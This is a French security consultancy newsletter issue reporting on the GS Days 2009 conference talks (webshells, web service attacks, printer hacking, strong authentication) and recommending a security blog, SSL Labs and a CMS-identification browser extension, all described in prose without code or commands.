
GS DAYS 2009

Deux consultants XMCO ont assisté à cette première édition des « Journées Francophones de la Sécurité » organisée par le magazine Global Security Mag. Ce colloque s'est déroulé le 1er décembre aux Palais des Arts et des Congrès d'Issy-les-Moulineaux. Résumé des conférences comme si vous y étiez!

Conférence plénière

Ce colloque a débuté avec une intervention de Franck Veysset, reponsable du CERTA. Ce dernier a notamment exposé le rôle du CERTA dans l'analyse des incidents avec notamment la présentation des actions menées après une attaque de DDoS ayant touché une administration française, et dont l'enquête est toujours en cours.

Une intervention de Richard Guidoux, RSSI de Carrefour Hypermarchés, et gagnant du Jeu «Décryptage 2009» de Global Security Mag a suivi sur le thème de « La Sécurité au Service des Métiers ».



Les Webshells, véritables menaces pour les SI?

Cette conférence a été faite par Renaud Dubourguais, consultant du cabinet HSC. Après un court rappel sur les tests d'intrusion et les attaques web, Renaud Dubourguais a fait une démonstration complète de déploiement et d'exploitation d'un webshell (page web permettant d'interagir avec le système) : localisation d'une interface d'administration, compromission via un compte trivial, upload du webshell.

Ce webshell, issu d'un projet interne à HSC, permettait la compromission du serveur, ainsi que la découverte du réseau interne de l'entreprise grâce à l'intégration d'un scanner TCP dans le webshell lui-même. Ce dernier permettait également de rebondir dans le réseau interne pour, par exemple, obtenir une session Terminal Server sur un Windows 2008 via un tunneling HTTP des connexions.

Cette excellente conférence s'est terminée par des conseils, comme par exemple sensibiliser les développeurs, faire des audits de code, modifier les configurations par défaut ou encore minimiser les droits associés aux services lancés.

Le monde devient-il plus sûr?

Telle était la question posée par Nicolas Ruff. Cette conférence à destination des RSSI n'était pas technique, mais non moins intéressante.

Comme à son habitude, Ruff a exprimé clairement son point de vue sur l'échec de la sécurité informatique dans notre monde actuel avec des anecdotes toujours originales (mais d'où tient-il ces info??!!)

Webshag/MySQLat0r

Après du théorique, place à la technique avec une présentation sur deux outils utilisés lors de tests d'intrusion web.

Le premier, baptisé Webshag, est une amélioration du célèbre nikto qui possédait quelques lacunes notamment pour le traitement des faux positifs.
Le second, nommé MySQLat0r permet de mener une injection SQL. Rien de bien nouveau pour les experts dans ce domaine...

Authentification forte au sein d'une banque

Alain Roux de la société Edelweb nous a fait part de son retour d'expérience sur l'implémentation de méthodes d'authentification forte au sein d'une banque d'investissements. Contraintes techniques et organisationnelles.

Phishing, Pharming, Clickjacking, In Session Phishing, et ... Botnets, comment s'engluer dans la toile ?

Cette conférence présentée par Gérard Peliks du CyberSecurity Center de EADS, était plutôt classique. Au programme, explications suivies de décorticage d'attaques récentes (entre autres, des attaques de phishing ayant usurpé certaines administrations françaises).

Attaques sur les Web Services

Renaud Bidou, expert en sécurité de la société DenyAll, a commencé par décortiquer les web services (historique, composants, technologies, etc...). Ce dernier a ensuite continué par des explications et des démonstrations d'attaques sur les web services : Injection XML, Evasion, Injection XPath, etc...
La conclusion de cette conférence n'avait rien de bien rassurant : les web services sont partout, vulnérables, et les attaques sont connues... Néanmoins, encore faut-il savoir les mettre en oeuvre et les exploiter correctement !

Juste une imprimante?

Cette conférence présentée par Tibault Koechlin et Jean Baron, deux experts de NBS System tournaient autour des imprimantes en entreprise, et plus généralement des « MFD », pour Multi Functionnal Device. Ces derniers ont complètement compromis une imprimante Dell (en fait une imprimante Lexmark rebrandée). Au menu : exploitation de stack overflow, reverse engineering, modification hardware et bien sûr rootage!

Un travail rondement mené et certainement laborieux pour arriver à tel résultat! Bravo aux auteurs de ces recherches qui auraient mérité une place à la Black Hat.

Conclusion

En conclusion, une très bonne première édition qui a permis de concilier technique et stratégie et ainsi intéresser consultants et managers.

Nos bookmarks et extensions favoris

Chaque mois, nous vous présentons, dans cette rubrique, des outils libres, extensions Firefox ou encore nos sites web préférés.

Ce mois-ci nous avons choisi de vous présenter deux sites web et une extension Firefox utile pour les pentesteurs.

XMCO | Partners

Au programme de ce mois :

- **Zdnet Security (Zero Day)** : blog dédié à la sécurité avec des informations analysées par Ryan Naraine et Dancho Danchev
- **SSLLabs :** anayse des caractéristiques SSL
- **Backend Software Informations :** identification des CMS utilisés

Zdnet security


Ryan Naraine et Dancho Danchev

Description

Depuis quelques mois, le site Zdnet a ouvert une rubrique dédiée à la sécurité informatique. Baptisée *Zero Day*, cette rubrique regroupe toutes les informations d'actualité liées à la sécurité informatique.

Chaque jour, plusieurs news sont analysées par deux chercheurs en sécurité renommés Ryan Naraine et Dancho Danchev ce qui permet à tous de suivre les grandes tendances de la sécurité informatique.

Capture d'écran



Adresse

Ce blog est accessible depuis les URLs suivantes :

Site web :

http://blogs.zdnet.com/security/

Flux RSS :

feed://feeds.feedburner.com/zdnet/zdsecurity

Avis XMCO

Parmi les nombreux blogs/sites web dédiés à la sécurité informatique, Zero Day est un des blogs les plus complets (au même titre que Heise Security présenté dans un ancien numéro).

En suivant le flux RSS et les quelques post publiés chaque jour, vous garderez un oeil sur l'actualité de la sécurité. Vulnérabilités, attaques, informations diverses, bref une source d'information riche et fiable!


SSLLabs

Tester simplement votre serveur web

Description

Afin de complétez cet article sur SSL, il paraît essentiel de fournir quelques pistes permettant de connaître exactement les caractéristiques de son serveur web.
SSL Labs propose ce service gratuitement et permet, en quelques clics, d'avoir une vision précise de la configuration SSL implémentée : longueur des des clés de chiffrement, validité du certificat, protocoles supportés... et la renégociation SSL au coeur de tous les débats...

Capture d'écran



Adresse

SSLLabs est accessible depuis l'URL suivante :
https://www.ssllabs.com/ssldb/

Avis XMCO

SSLLabs n'a rien de révolutionnaire mais permet aux managers de vérifier, en un coup d'oeil, que tout est en place. Une note donne immédiatement le niveau de confiance du certificat de quoi alimenter les tableaux de bords de nos chers RSSI...!

Backend Software Informations

Identification des CMS utilisés


Description

Il arrive souvent que les développeurs se basent sur des CMS afin de développer leurs applications. Lors de tests d'intrusion, il arrive fréquemment de tomber sur des CMS camouflés dont l'identification n'est pas toujours évidente ou fastidieuse.

Backend Software Information est une extension utile pour les auditeurs et spécialistes du pentest manuel. Cette extension permet d'identifier, en un clic, quel CMS est utilisé par un site web.

L'extension se base sur des URLs, mots clefs, CSS ou noms de répertoires afin de déterminer parmi une base de connaissance sur quel CMS l'application se base.

Capture d'écran



Adresse

L'extension est compatible avec toutes les versions du navigateur Firefox et est disponible à l'adresse suivante :

http://www.backendinfo.com/

Avis XMCO

Backend Software Information est une extension très pratique mais principalement réservée pour les pentesteurs d'applications web.

L'extension reconnaît en quelques secondes les CMS Reddit, Blogger, Bugzilla, Wordpress, phpBB, Drupal, MediaWiki, DiokuWiki, Typo3, Joomla et bien d'autres!

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur notre métier : 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/